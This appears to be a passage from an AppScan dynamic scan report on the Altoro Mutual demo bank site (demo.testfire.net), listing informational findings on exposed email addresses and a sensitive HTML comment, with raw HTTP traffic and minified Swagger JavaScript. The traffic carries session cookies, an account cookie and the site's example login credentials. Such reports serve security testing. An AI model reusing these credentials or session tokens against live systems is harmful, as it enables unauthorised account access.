function(t,n,r){return n&&e(t.prototype,n),r&&e(t,r),t}}()},function(e,t,n){e.exports={default:n(767),__esModule:!0}},function(e,t,n){"use
strict";t.__esModule=!0;var r,o=n(45),i=(r=o)&&r.__esModule?r:{default:r};t.default=function(e,t){if(!e)throw new ReferenceError("this hasn't been
initialised - super() hasn't been called");return!t||"object"!==(void 0===t?"undefined":(0,i.default)(t))&&"function"!=typeof t?e:t}},function(e,t,n){"use
strict";t.__esModule=!0;var r=a(n(769)),o=a(n(350)),i=a(n(45));function a(e){return e&&e.__esModule?e:{default:e}}t.default=function(e,t)
{if("function"!=typeof t&&null!==t)throw new TypeError("Super expression must either be null or a function, not "+(void 0===t?"undefined":
(0,i.default)(t)));e.prototype=(0,o.default)(t&&t.prototype,{constructor:{value:e,enumerable:!1,writable:!0,configurable:!0}}),t&&(r.default?(0,r.default)
(e,t):e.__proto__=t)}},function(e,t,n){var r;r=function(){"use strict";var e=Array.prototype.slice;function t(e,t){t&&
(e.prototype=Object.create(t.prototype)),e.prototype.constructor=e}function n(e){return a(e)?e:J(e)}function r(e){return u(e)?e:Y(e)}function o(e)
{return s(e)?e:K(e)}function i(e){return a(e)&&!l(e)?e:G(e)}function a(e){return!(!e||!e[f])}function u(e){return!(!e||!e[p])}function s(e){return!
(!e||!e[d])}function l(e){return u(e)||s(e)}function c(e){return!
(!e||!e[h])}t(r,n),t(o,n),t(i,n),n.isIterable=a,n.isKeyed=u,n.isIndexed=s,n.isAssociative=l,n.isOrdered=c,n.Keyed=r,n.Indexed=o,n.Set=i;var
f="@@__IMMUTABLE_ITERABLE__@@",p="@@__IMMUTABLE_KEYED__@@",d="@@__IMMUTABLE_INDEXED__@@",h="@@__IMMUTABLE_ORDERED__@
@",v=5,m=1<<v,y=m-1,g={},b={value:!1},_={value:!1};function w(e){return e.value=!1,e}function E(e){e&&(e.value=!0)}function x(){}function
S(e,t){t=t||0;for(var n=Math.max(0,e.length-t),r=new Array(n),o=0;o<n;o++)r[o]=e[o+t];return r}function C(e){return void 0===e.size&&
(e.size=e.__iterate(A)),e.size}function k(e,t){if("number"!=typeof t){var n=t>>>0;if(""+n!==t||4294967295===n)return NaN;t=n}return t<0?
C(e)+t:t}function A(){return!0}function O(e,t,n){return(0===e||void 0!==n&&e<=-n)&&(void 0===t||void 0!==n&&t>=n)}function P(e,t){return
M(e,t,0)}function T(e,t){return M(e,t,t)}function M(e,t,n){return void 0===e?n:e<0?Math.max(0,t+e):void 0===t?e:Math.min(t,e)}var
I=0,j=1,N=2,R="function"==typeof Symbol&&Symbol.iterator,D="@@iterator",L=R||D;function U(e){this.next=e}function q(e,t,n,r){var o=0===e?
t:1===e?n:[t,n];return r?r.value=o:r={value:o,done:!1},r}function F(){return{value:void 0,done:!0}}function z(e){return!!H(e)}function B(e){return
e&&"function"==typeof e.next}function V(e){var t=H(e);return t&&t.call(e)}function H(e){var t=e&&(R&&e[R]||e[D]);if("function"==typeof t)return
t}function W(e){return e&&"number"==typeof e.length}function J(e){return null===e||void 0===e?ie():a(e)?e.toSeq():function(e){var
t=se(e)||"object"==typeof e&&new te(e);if(!t)throw new TypeError("Expected Array or iterable object of values, or k
...
...
...
```

Go to Table of Contents

I DAST: Email Address Pattern Found 4

How to Fix: Email Address Pattern Found

Issue 1 of 4

Issue ID:	4a08443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/swagger/swagger-ui-standalone-preset.js
Domain	demo.testfire.net
Element	swagger-ui-standalone-preset.js (Page)
Path	/swagger/swagger-ui-standalone-preset.js
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	359

Issue 1 of 4 - Details

Reasoning: The response contains an e-mail address that may be private.
Test Requests and Responses:

```
GET /swagger/swagger-ui-standalone-preset.js HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua-platform: "Linux"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://demo.testfire.net/swagger/index.html
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"305730-1610554444000"
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Content-Type: application/javascript
Content-Length: 305730
Date: Wed, 16 Jul 2025 08:12:14 GMT

!function(t,e){"object"==typeof exports&&"object"==typeof module?module.exports=e():"function"==typeof define&&define.amd?
define([],e):"object"==typeof exports?exports.SwaggerUIStandalonePreset=e():t.SwaggerUIStandalonePreset=e()}(this,function(){return function(t)
{var e={};function n(r){if(e[r])return e[r].exports;var i=e[r]={i:r,l:!1,exports:{}};return t[r].call(i.exports,i,i.exports,n),i.l=!0,i.exports}return
n.m=t,n.c=e,n.d=function(t,e,r){n.o(t,e)||Object.defineProperty(t,e,{configurable:!1,enumerable:!0,get:r})},n.n=function(t){var e=t&&t.__esModule?
function(){return t.default}:function(){return t};return n.d(e,"a",e),e},n.o=function(t,e){return
Object.prototype.hasOwnProperty.call(t,e)},n.p="/dist",n(n.s=206)}([function(t,e,n){"use strict";var r=n(52),i=
["kind","resolve","construct","instanceOf","predicate","represent","defaultStyle","styleAliases"],o=
["scalar","sequence","mapping"];t.exports=function(t,e){var n,u;if(e=e||{},Object.keys(e).forEach(function(e){if(-1===i.indexOf(e))throw new
r('Unknown option "'+e+'" is met in definition of "'+t+'" YAML type.')}),this.tag=t,this.kind=e.kind||null,this.resolve=e.resolve||function()
{return!0},this.construct=e.construct||function(t){return
t},this.instanceOf=e.instanceOf||null,this.predicate=e.predicate||null,this.represent=e.represent||null,this.defaultStyle=e.defaultStyle||null
...
...
...
se=r(!1),i.thatReturnsTrue=r(!0),i.thatReturnsNull=r(null),i.thatReturnsThis=function(){return this},i.thatReturnsArgument=function(t){return
t},t.exports=i},function(t,e,n){"use strict";(function(t){
/*!
 * The buffer module from node.js, for the browser.
 *
 * @author   Feross Aboukhadijeh <feross@feross.org> <http://feross.org>
 * @license  MIT
 */
var r=n(325),i=n(326),o=n(167);function u(){return s.TYPED_ARRAY_SUPPORT?2147483647:1073741823}function a(t,e){if(u()<e)throw new
RangeError("Invalid typed array length");return s.TYPED_ARRAY_SUPPORT?(t=new Uint8Array(e)).__proto__=s.prototype:(null===t&&(t=new
s(e)),t.length=e),t}function s(t,e,n){if(!(s.TYPED_ARRAY_SUPPORT||this instanceof s))return new s(t,e,n);if("number"==typeof t){if("string"
...
...
...
on(t,e){return t&&r(t,e,i)}},function(t,e,n){var r=n(446)();t.exports=r},function(t,e){t.exports=function(t){return function(e,n,r){for(var i=-
1,o=Object(e),u=r(e),a=u.length;a--;){var s=u[t?a:++i];if(!1===n(o[s],s,o))break}return e}}},function(t,e,n){var r=n(77);t.exports=function(t,e)
{return function(n,i){if(null==n)return n;if(!r(n))return t(n,i);for(var o=n.length,u=e?o:-1,a=Object(n);(e?u--:++u<o)&&!1!==i(a[u],u,a););return
n}}},function(t,e,n){var r=n(74),i=n(77),o=n(112),u=n(50);t.exports=function(t,e,n){if(!u(n))return!1;var a=typeof e;return!!("number"==a?
i(n)&&o(e,n.length):"string"==a&&e in n)&&r(n[e],t)}},function(t,e,n){"use strict";Object.defineProperty(e,"__esModule",
{value:!0}),e.memoizedSampleFromSchema=e.memoizedCreateXMLExample=e.sampleXmlFromSchema=e.inferSchema=e.sampleFromSchema=void
0,e.createXMLExample=l;var r=n(166),i=u(n(450)),o=u(n(463));function u(t){return t&&t.__esModule?t:{default:t}}var a={string:function()
{return"string"},string_email:function(){return"user@example.com"},"string_date-time":function(){return(new Date).toISOString()},number:function()
{return 0},number_float:function(){return 0},integer:function(){return 0},boolean:function(t){return"boolean"!=typeof
t.default||t.default}},s=function(t){var e=t=(0,r.objectify)(t),n=e.type,i=e.format,o=a[n+"_"+i]||a[n];return(0,r.isFunc)(o)?o(t):"Unknown Type:
"+t.type},c=e.sampleFromSchema=function t(e){var n=arguments.length>1&&void 0!==arguments[1]?arguments[1]:{},i=(0,r.objectify)
(e),o=i.type,u=i.example,a=i.properties,c=i.additionalProperties,f=i.items,l=n.includeReadOnly,p=n.includeWriteOnly;if(void
0!==u)return(0,r.deeplyStripKey)(u,"$$ref",function(t){return"string"==typeof t&&t.indexOf("#")>-
1});if(!o)if(a)o="object";else{if(!f)return;o="array"}if("object"===o){var h=(0,r.objectify)(a),d={};for(var v in
h)h[v]&&h[v].deprecated||h[v]&&h[v].readOnly&&!l||h[v]&&h[v].writeOnly&&!p||(d[v]=t(h[v],n));if(!0===c)d.additionalProp1={};else if(c)
...
...
...
```

Issue 2 of 4

Issue ID:	1108443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/doSubscribe
Domain	demo.testfire.net
Element	doSubscribe (Page)
Path	/doSubscribe
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	359

Issue 2 of 4 - Details

Reasoning: The response contains an e-mail address that may be private.
Test Requests and Responses:

```
POST /doSubscribe HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/subscribe.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 52

txtEmail=test%40altoromutual.com&btnSubmit=Subscribe

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:22:19 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
```

```
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLi
...
...
...

   <form action="doSubscribe" method="post" name="subscribe" id="subscribe" onsubmit="return confirmEmail(txtEmail.value);">
    <table>
     <tr>
      <td colspan="2">
       <div style="font-weight: bold; font-size: 12px; color: red;" id="message">Thank you. Your email test@altoromutual.com has been accepted.
</div>
      </td>
     </tr>
     <tr>
      <td>
...
...
...
```

Issue 3 of 4

Issue ID:	dd08443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/swagger/properties.json
Domain	demo.testfire.net
Element	properties.json (Page)
Path	/swagger/properties.json
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	359

Issue 3 of 4 - Details

Reasoning: The response contains an e-mail address that may be private.
Test Requests and Responses:

```
GET /swagger/properties.json HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua-platform: "Linux"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: application/json,*/*
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.testfire.net/swagger/index.html
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"9448-1733905825230"
Last-Modified: Wed, 11 Dec 2024 08:30:25 GMT
Content-Type: application/json
Content-Length: 9448
Date: Wed, 16 Jul 2025 08:21:52 GMT
```

{"basePath":"\/api","paths":{"\/login":{"get":{"tags":["1. Login"],"summary":"Check if any user is logged in","description":"If a user is loggedin the username will be returned","operationId":"checkLogin","produces":["application\/json"],"parameters":[{"name":"Authorization","in":"header","required":true,"description":"Authorization token (provided upon successful login)","type":"string"}],"responses":{"401":{"description":"Logged out"},"200":{"description":"Logged in"}}},"post":{"tags":["1. Login"],"summary":"Login method","description":"After a successful login a token is returned. This is a Bearer token. To authenticate with it use the Authorization header and set value to Bearer empty space and the token value.","operationId":"login","consumes":["application\/json"],"produces":["application\/json"],"parameters":[{"in":"body","name":"body","description":"Username and password combination to allow users to log-in","required":true,"schema":{"$ref":"#\/definitions\/login"}}],"responses":{"200":{"description":"Success message when login is complete"},"400":{"description":"Bad parameters: Please check provided values"},"500":{"description":"Internal server error: Please see error message or logs for details"}}}},"\/account":{"get":{"tags":["2. Account"],"operationId":"getAccount","produces":["application\/json"],"description":"Returns a list of all the accounts owned by the user","parameters":[{"name":"Authorization","in":"header","required":true,"description":"Authorization token (provided upon successful login)","type":"string"}],"responses":{"200":{"description":"Successful operation"},"401":{"description":"Unauthorized request"},"500":{"description":"Internal server error"}}}},"\/account\/{accountNo}":{"get":{"tags":["2. Account"],"operationId":"getAccountBalance","produces":["application\/json"],"description":"Returns details about a specific account","parameters":[{"name":"Authorization","in":"header","required":true,"description":"Authorization token (provided upon successful login)","type":"string"},{"name":"accountNo","in":"path","required":true,"description":"Account id","type":"string"}],"responses":{"200":{"description":"Suc
...
...
...
t","produces":["application\/json"],"parameters":[],"responses":{"200":{"description":"Successful operation"},"500":{"description":"Unauthorized request "}}}}},"definitions":{"login":{"type":"object","required":["username","password"],"properties":{"username":{"type":"string","example":"jsmith"},"password":{"type":"string","example":"demo1234"}}},"dates":{"type":"object","required":["startDate","endDate"],"properties":{"startDate":{"type":"string","format":"date","example":"2012-03-12"},"endDate":{"type":"string","format":"date","example":"2012-03-17"}}},"transfer":{"type":"object","required":["toAccount","fromAccount","transferAmount"],"properties":{"toAccount":{"type":"string","example":"800002"},"fromAccount":{"type":"string","example":"800003"},"transferAmount":{"type":"string","example":"200"}}},"feedback":{"type":"object","required":["name","email","subject","message"],"properties":{"name":{"type":"string","example":"J Smith"},"email":{"type":"string","format":"email","example":"jsmtih@altoromutual.com"},"subject":{"type":"string","example":"Amazing web design"},"message":{"type":"string","example":"I like the new look of your applicaiton"}}},"newUser":{"type":"object","required":["firstname","lastname","username","password1","password2"],"properties":{"firstname":{"type":"string","example":"Bilbo"},"lastname":{"type":"string","example":"Baggins"},"username":{"type":"string","example":"bilbob","uniqueItems":true},"password1":{"type":"string","format":"password","example":"S3l3ctS0methingStr0ng5AsP@ssword"},"password2":{"type":"string","format":"password","example":"S3l3ctS0methingStr0ng5AsP@ssword"}}},"changePassword":{"type":"object","required":["username","passwrod1","password2"],"properties":{"username":{"type":"string","example":"jdoe"},"password1":{"type":"string","format":"password","example":"Th1s!sz3nu3Passv0rd"},"password2":{"type":"string","format":"password","example":"Th1s!sz3nu3Passv0rd"}}}},"swagger":"2
...
...
...

Issue 4 of 4

Issue ID:	ef08443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/swagger/swagger-ui-bundle.js
Domain	demo.testfire.net
Element	swagger-ui-bundle.js (Page)
Path	/swagger/swagger-ui-bundle.js
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	359

Issue 4 of 4 - Details

Reasoning: The response contains an e-mail address that may be private.
Test Requests and Responses:

```
GET /swagger/swagger-ui-bundle.js HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua-platform: "Linux"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://demo.testfire.net/swagger/index.html
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"939202-1610554444000"
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Content-Type: application/javascript
Content-Length: 939202
Date: Wed, 16 Jul 2025 08:15:33 GMT

!function(e,t){"object"==typeof exports&&"object"==typeof module?module.exports=t():"function"==typeof define&&define.amd?
define([],t):"object"==typeof exports?exports.SwaggerUIBundle=t():e.SwaggerUIBundle=t()}(this,function(){return function(e){var t={};function n(r)
{if(t[r])return t[r].exports;var o=t[r]={i:r,l:!1,exports:{}};return e[r].call(o.exports,o,o.exports,n),o.l=!0,o.exports}return
n.m=e,n.c=t,n.d=function(e,t,r){n.o(e,t)||Object.defineProperty(e,t,{configurable:!1,enumerable:!
...
```

...
...
Property;e.exports=function(e,t){return n.call(e,t)}},function(e,t){e.exports=function(e){if(void 0==e)throw TypeError("Can't call method on
"+e);return e}},function(e,t,n){"use strict";(function(e){
/*!
 * The buffer module from node.js, for the browser.
 *
 * @author   Feross Aboukhadijeh <feross@feross.org> <http://feross.org>
 * @license MIT
 */
var r=n(529),o=n(530),i=n(261);function a(){return s.TYPED_ARRAY_SUPPORT?2147483647:1073741823}function u(e,t){if(a()<t)throw new
RangeError("Invalid typed array length");return s.TYPED_ARRAY_SUPPORT?(e=new Uint8Array(t)).__proto__=s.prototype:(null===e&&(e=new
s(t)),e.length=t),e}function s(e,t,n){if(!(s.TYPED_ARRAY_SUPPORT||this instanceof s))return new s(e,t,n);if("number"==typeof e){if("string"
...
...
...
r t=/./;try{"/./"[e](t)}catch(n){try{return t[r]=!1,!"/./"[e](t)}catch(e){}}return!0}},function(e,t,n){t.f=n(19)},function(e,t,n){var
r=n(21),o=n(15),i=n(114),a=n(174),u=n(40).f;e.exports=function(e){var t=o.Symbol||(o.Symbol=i?{}:r.Symbol||{});"_"==e.charAt(0)||e in t||u(t,e,
{value:a.f(e)})}},function(e,t){t.f=Object.getOwnPropertySymbols},function(e,t){},function(e,t,n){"use strict";(function(t){
/*!
 * @description Recursive object extending
 * @author Viacheslav Lotsmanov <lotsmanov89@gmail.com>
 * @license MIT
 *
 * The MIT License (MIT)
 *
...
...
...
)}}},function(e,t,n){(function(e){var r=n(279),o="object"==typeof t&&t&&!t.nodeType&&t,i=o&&"object"==typeof
e&&e&&!e.nodeType&&e,a=i&&i.exports===o&&r.process,u=function(){try{var e=i&&i.require&&i.require("util").types;return
e||a&&a.binding&&a.binding("util")}catch(e){}}();e.exports=u}).call(t,n(134)(e))},function(e,t,n){var r=n(24),o=n(128),i=/\.|\[(?:[^\]]*|(["']
[^\\]|\\.)*?\1)\]/,a=/^\w*$/;e.exports=function(e,t){if(r(e))return!1;var n=typeof e;return!
("number"!=n&&"symbol"!=n&&"boolean"!=n&&null!=e&&!o(e))||a.test(e)||!i.test(e)||null!=t&&e in Object(t)}},function(e,t){e.exports=function(e)
{return e}},function(e,t,n){"use strict";Object.defineProperty(t,"__esModule",
{value:!0}),t.memoizedSampleFromSchema=t.memoizedCreateXMLExample=t.sampleXmlFromSchema=t.inferSchema=t.sampleFromSchema=void
0,t.createXMLExample=f;var r=n(9),o=a(n(657)),i=a(n(670));function a(e){return e&&e.__esModule?e:{default:e}}var u={string:function()
{return"string"},string_email:function(){return"user@example.com"},"string_date-time":function(){return(new Date).toISOString()},number:function()
{return 0},number_float:function(){return 0},integer:function(){return 0},boolean:function(e){return"boolean"!=typeof
e.default||e.default}},s=function(e){var t=e=(0,r.objectify)(e),n=t.type,o=t.format,i=u[n+"_"+o]||u[n];return(0,r.isFunc)(i)?i(e):"Unknown Type:
"+e.type},l=t.sampleFromSchema=function e(t){var n=arguments.length>1&&void 0!==arguments[1]?arguments[1]:{},o=(0,r.objectify)
(t),i=o.type,a=o.example,u=o.properties,l=o.additionalProperties,c=o.items,f=n.includeReadOnly,p=n.includeWriteOnly;if(void
0!==a)return(0,r.deeplyStripKey)(a,"$$ref",function(e){return"string"==typeof e&&e.indexOf("#")>-
1});if(!i)if(u)i="object";else{if(!c)return;i="array"}if("object"===i){var d=(0,r.objectify)(u),h={};for(var v in
d)d[v]&&d[v].deprecated||d[v]&&d[v].readOnly&&!f||d[v]&&d[v].writeOnly&&!p||(h[v]=e(d[v],n));if(!0===l)h.additionalProp1={};else if(l)
...
...
...

/*!
 * Autolinker.js
 * 0.15.3
 *
 * Copyright(c) 2015 Gregory Jacobs <greg@greg-jacobs.com>
 * MIT Licensed. http://www.opensource.org/licenses/mit-license.php
 *
 * https://github.com/gregjacobs/Autolinker.js
 */
...
...
...

Go to Table of Contents

I DAST: HTML Comments Sensitive Information Disclosure 4

How to Fix: HTML Comments Sensitive Information Disclosure

Issue 1 of 4

Issue ID:	e20a443e-f36b-1410-81f1-00524afcd01d
Severity:	**Informational**
Status	Open
Location	https://demo.testfire.net/login.jsp
Domain	demo.testfire.net
Element	To get the latest admin login, please contact SiteOps at 415-555-6159 (Page)
Path	/login.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	615

Issue 1 of 4 - Details

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.
Test Requests and Responses:

```
GET /login.jsp HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:21:42 GMT







<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink3" class="subheader" href="index.jsp?
...
...
...

  <div class="fl" style="width: 99%;">

